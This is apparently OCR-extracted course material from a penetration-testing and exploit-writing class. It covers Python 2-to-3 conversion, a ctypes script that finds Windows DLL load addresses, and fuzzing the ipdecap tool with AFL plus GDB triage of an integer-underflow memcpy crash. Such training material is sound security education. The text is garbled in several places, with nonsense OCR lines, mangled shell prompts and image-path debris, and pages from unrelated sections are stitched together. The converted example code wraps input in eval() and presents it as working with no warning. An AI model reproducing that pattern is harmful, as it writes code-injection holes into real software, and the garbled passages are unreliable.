Next, we can use the 2to3 utility to examine the suggested changes to convert the code to a Python 3 base. The output is omitted from this page for space, but will suggest several changes including a unified diff, as shown below:

```
a" mαu" z.for  t,.f   pl,"
RefactoringTool: Skipping implicit fixer: buffer
RefactoringTool: Skipping implicit fixer: idioms
RefactoringTool: Skipping implicit fixer: set_literal
```

```
RefactoringTool: Skipping implicit fixer: ws_comma
RefactoringTool: Refactored factorial.py
--- factorial.py        (original)
+++ factorial.py        (refactored)
88  -1,8 +1,8 88
 users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
-username=raw_input("Enter your username: ")
-if users.has_key(username):
-    number = input("Enter a non-negative integer for factorial: ")
+username=input("Enter your username: ")
+if username in users:
+    number = eval(input("Enter a non-negative integer for factorial: "))
     product = 1
     for i in range(number):
         product = product * (i+1)
-    print product
+    print(product)
RefactoringTool: Files that need to be modified:
RefactoringTool: factorial.py
```

The 2to3 utility will make the changes for us automatically when run with the "-w" argument:

```
$ yt,ik p6knf:t,ibfC  c\_k
RefactoringTool: Skipping implicit fixer: buffer
RefactoringTool: Skipping implicit fixer: idioms
RefactoringTool: Skipping implicit fixer: set_literal
RefactoringTool: Skipping implicit fixer: ws_comma
RefactoringTool: Refactored factorial.py
/omitted/
$ :ftk nf:t,ibf  Cc\_k
users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
username=input("Enter your username: ")
if username in users:
    number = eval(input("Enter a non-negative integer for factorial: "))
    product = 1
    for i in range(number):
        product = product * (i+1)
    print(product)
```

The revised code executes under Python 3:

```
# \_t-,=ik  nf:t,ibfC  c\_k
Enter your username: josh
Enter a non-negative integer for factorial: 4
24
```

[illegible]

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 69


Where to Go from Here

With an introduction to Python under your belt, it's time for leveraging Python in your everyday work to build your skills. Learning a programming language is most beneficial when you have a project, task, or problem that can be solved with code, giving you a reason to apply your developing skills.

Spend some time reviewing the code of other projects, both as an example of how other people solve problems with Python, but also to find examples of code that you can reuse in your own code (when licenses permit).

A lot of learning a programming language is adopting the vocabulary. In Python, you should recognize terms such as list, tuple, dictionary, method, etc.; this will help tremendously when reading Python documentation or when talking to other Python developers to explain a problem or understand a solution.

Finally, Python scripts are a great thing to share with the community, giving you an opportunity to seek feedback in your style and problem-solving skills, especially when you are open to accepting criticism and recommendations for improvements.


Osuedfu a4po ltzfuttik)rifut ocdnefuurdcdelfunzfuegtvfuplcdnefu 'efu


Module Summary

We took a brief tour of Python in this module, demonstrating its power as a scripting language. With great community support and a tremendous number of add-on modules and code samples available, even novice programmers can accomplish difficult tasks with ease. We spent time looking at Python types, built-in functions, control handlers, modules, exceptions and more in this module, giving you a quick-start on your way to becoming a Python programmer.

Python introspection gives you access to enumerate the methods and variables of an object, access to the built-in help system and runtime or interactive tools to query variables, giving you a valuable aid for exploring Python and troubleshooting your code.

Finally, we looked at several examples of Python code snippets that you can reuse, leveraging file I/O, sockets, and the ctypes module.

As an advanced penetration tester, the ability to leverage a scripting language will aid in your proficiency and enable you to excel at testing. Python can easily fit the bill here.




Additional Python Reading

- http://diveintopython.net
- http://docs.python.org
- http://python.about.com
- http://wiki.python.org/moin/BeginnersGuide
- *Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers, and Security Engineers* (TJ O'Connor)
- SANS SEC573: Automating Information Security with Python (www.sans.org/sec573)

Additional Python Reading

- [illegible] An online book dedicated to helping people learn and use Python
- Official Python Documentation: The best source for documentation on modules and the behavior of Python, if not a terrific source for sample scripts using the documented functions
- Python About.com: A great collection of short tutorial articles that are easy to read for Python developers getting started
- Python Beginner's Guide: An introduction to Python available through the official Python wiki
- [illegible] written by TJ O'Connor, is an excellent book for people looking to build their experience with the Python programming language, using examples that are valuable for information security professionals.
- SANS SEC573: Automating Information Security with Python is a six-day course designed for security professionals who want to learn how to apply basic coding skills to do their job more efficiently. The course will help take your career to the next level by teaching you the essential skills needed to develop applications that interact with networks, websites, databases, and file systems. More information on this course is available at http://www.sans.org/sec573.



[illegible]

- Windows target, multi-platform code enhancements


Complete this exercise using the Windows 10 VM

SANS [illegible]

Exercise: Enhancing Python Scripts

In this exercise, you'll have a chance to work on building or enhancing your Python skills. A common task for beginning Python programmers (and even experienced Python programmers) is to take an existing script and modify it to add desired functionality. This gives you a chance to start building your familiarity with Python syntax and runtime bug troubleshooting while learning Python programming techniques by looking at other people's code.

In this exercise, you'll use common Python module functionality that is common among many tools. The functionality you learn here will be useful for many future Python tools as well.



```
C:\Users\student>cd\dev\dllsearch
C:\DEV\dllsearch>type dllsearch.py
# Courtesy of Steve Sims
from ctypes import *
import sys
import string

kernel32 = windll.kernel32

if len(sys.argv)!=2:
        print "Usage: dll.py <DLL to resolve>"
        sys.exit(0)

windll.LoadLibrary(sys.argv[1])
loadAddr = kernel32.GetModuleHandleA(sys.argv[1])
print "\n"+string.upper(sys.argv[1])
print hex(loadAddr) + " Load Address"
print hex(loadAddr + 0x1000) + " Text Segment"
```


Useful tool to search for target memory DLL load addresses.

SEC660 Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Your Starting Script

The starting script we'll use for this exercise was contributed by Steve Sims. We saw this script earlier in the module as an example of how to use the ctypes module to run native Windows DLL functionality. This tool takes a single DLL filename as a command-line argument, loads the filename as a local library, and calculates the DLL load address and text segment address.

The dllsearch.py script is included in the Windows 10 VM in the directory shown on this page and is also included on your class USB drive.



Recompile Source

e y w wz y y D
z w

- Otherwise you will miss some variables that are optimized out by the compiler


```
# ./configure CFLAGS="-gg d -g3 -O0"
# make clean
# make
# gdb src/ipdecap
```

SANS [illegible]

Recompile Source

Before using GDB with the Ipdecap source, it is useful to recompile the binary to include debugging symbols and to turn off optimization. You can still run the afl-gcc binary in GDB and get debug output, but you will lose some of the useful debug information from variables that have been optimized out by the compiler.

Re-run the "./configure" script as shown on this page, then remove the earlier executables and compile again. Next run the src/ipdecap executable in GDB, as shown (note that the last argument in the configure command is "dash 'capital oh' zero").



GNU Debugger

```
# gdb src/ipdecap
(gdb) run -i out/crashes/id:000000* -o /dev/null
Starting program: /root/lab/day3/ipdecap-0.7/src/ipdecap -i out/crashes/id:000000* -o /dev/null
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
(gdb) bt
#0  __memcpy_ssse3 () at ../sysdeps/x86_64/multiarch/memcpy-ssse3.S:2846
#1  0x000055555555bf35 in remove_ieee8021q_header (
    out_payload=0x555555767310 "\264\024\211\b-0 N\177\065\233\262\210d\021",
out_pkthdr=0x5555557672f0,
    in_payload_len=10, in_payload=0x55555576051c "\264\024\211\b-0 N\177\065\233\262\201") at
ipdecap.c:575
#2  handle_packets (bpf_filter=<optimized out>, pkthdr=0x7fffffffe020,
    bytes=0x55555576051c "\264\024\211\b-0 N\177\065\233\262\201") at ipdecap.c:941
#3  0x00007ffff7725f1d in ?? () from /usr/lib/x86_64-linux-gnu/libpcap.so.0.8
```

```
memcpy(payload_dst, payload_src, in_payload_len - 2*sizeof(struct ether_addr) - VLAN_TAG_LEN);
```


handle_packets() calls remove_ieee8021q_header(), passing in_payload_len from the packet-specific Libpcap pcap_pkthdr length field. This length is unchecked; subtraction causes an integer underflow with memcpy.

GNU Debugger

In the output from GDB on this page, the function call stack crashes somewhere in libc.so.6 (note that this output has been modified for space). Looking at the function call #1 at ipdecap.c:575, the function remove_ieee8021q_header() appears to be the last function called in the Ipdecap source before the crash.

Looking at this line of code in the source reveals that it is a memcpy() call. Here, Ipdecap is copying the packet payload from the read packet in the packet capture file (payload_src) to the new output packet capture file memory location (payload_dst). To strip off the 802.1Q header information, the memcpy is limited to the total length of the input packet (in_payload_len), minus two Ethernet addresses (16 bytes) and the VLAN_TAG_LEN (4 bytes).

Examining the source of ipdecap.c, we see that the length field reported by the per-packet header information (pcap_pkthdr) is used to populate the in_payload_len variable where subtraction is applied. However, the length of this value is not checked and AFL was able to generate a crash condition when in_payload_len is 10 – subtracting 20 bytes leads to an integer underflow prior to the memcpy, very similar to the Tcpick flaw we saw in the module earlier.



Thoughts on Ipdecap Fuzzing

- We are only testing one small input
  - 802.1Q header, 6in4 tunnel
- Ipdecap supports several other de-encapsulation mechanisms as well
  - These code paths may or may not be successfully identified with AFL
- Ipdecap supports pcap and pcapng input file formats
- Ipdecap makes assumptions about the maximum size of input packet data
- A cursory glance indicates other memory leaks as well

AFL will apply intelligent fuzzing techniques,
but we have to give it useful data to work with.

Thoughts on Ipdecap Fuzzing
In this exercise, you successfully identified a flaw in Ipdecap through source code assisted fuzzing with AFL. However, it is possible that more bugs exist in this source that we have not yet discovered, for several reasons:

Minimal input: We provided only a single input file to use for testing. Although this input file includes several encapsulated protocol methods (IEEE 802.1Q VLAN tagging and 6in4 IP tunneling), Ipdecap supports other encapsulation mechanisms as well that have not yet been tested.

Other file formats: Ipdecap supports pcap and pcapng file formats as input; we only tested a pcapng file as the input. When performing file fuzzing, test with all supported input file types.

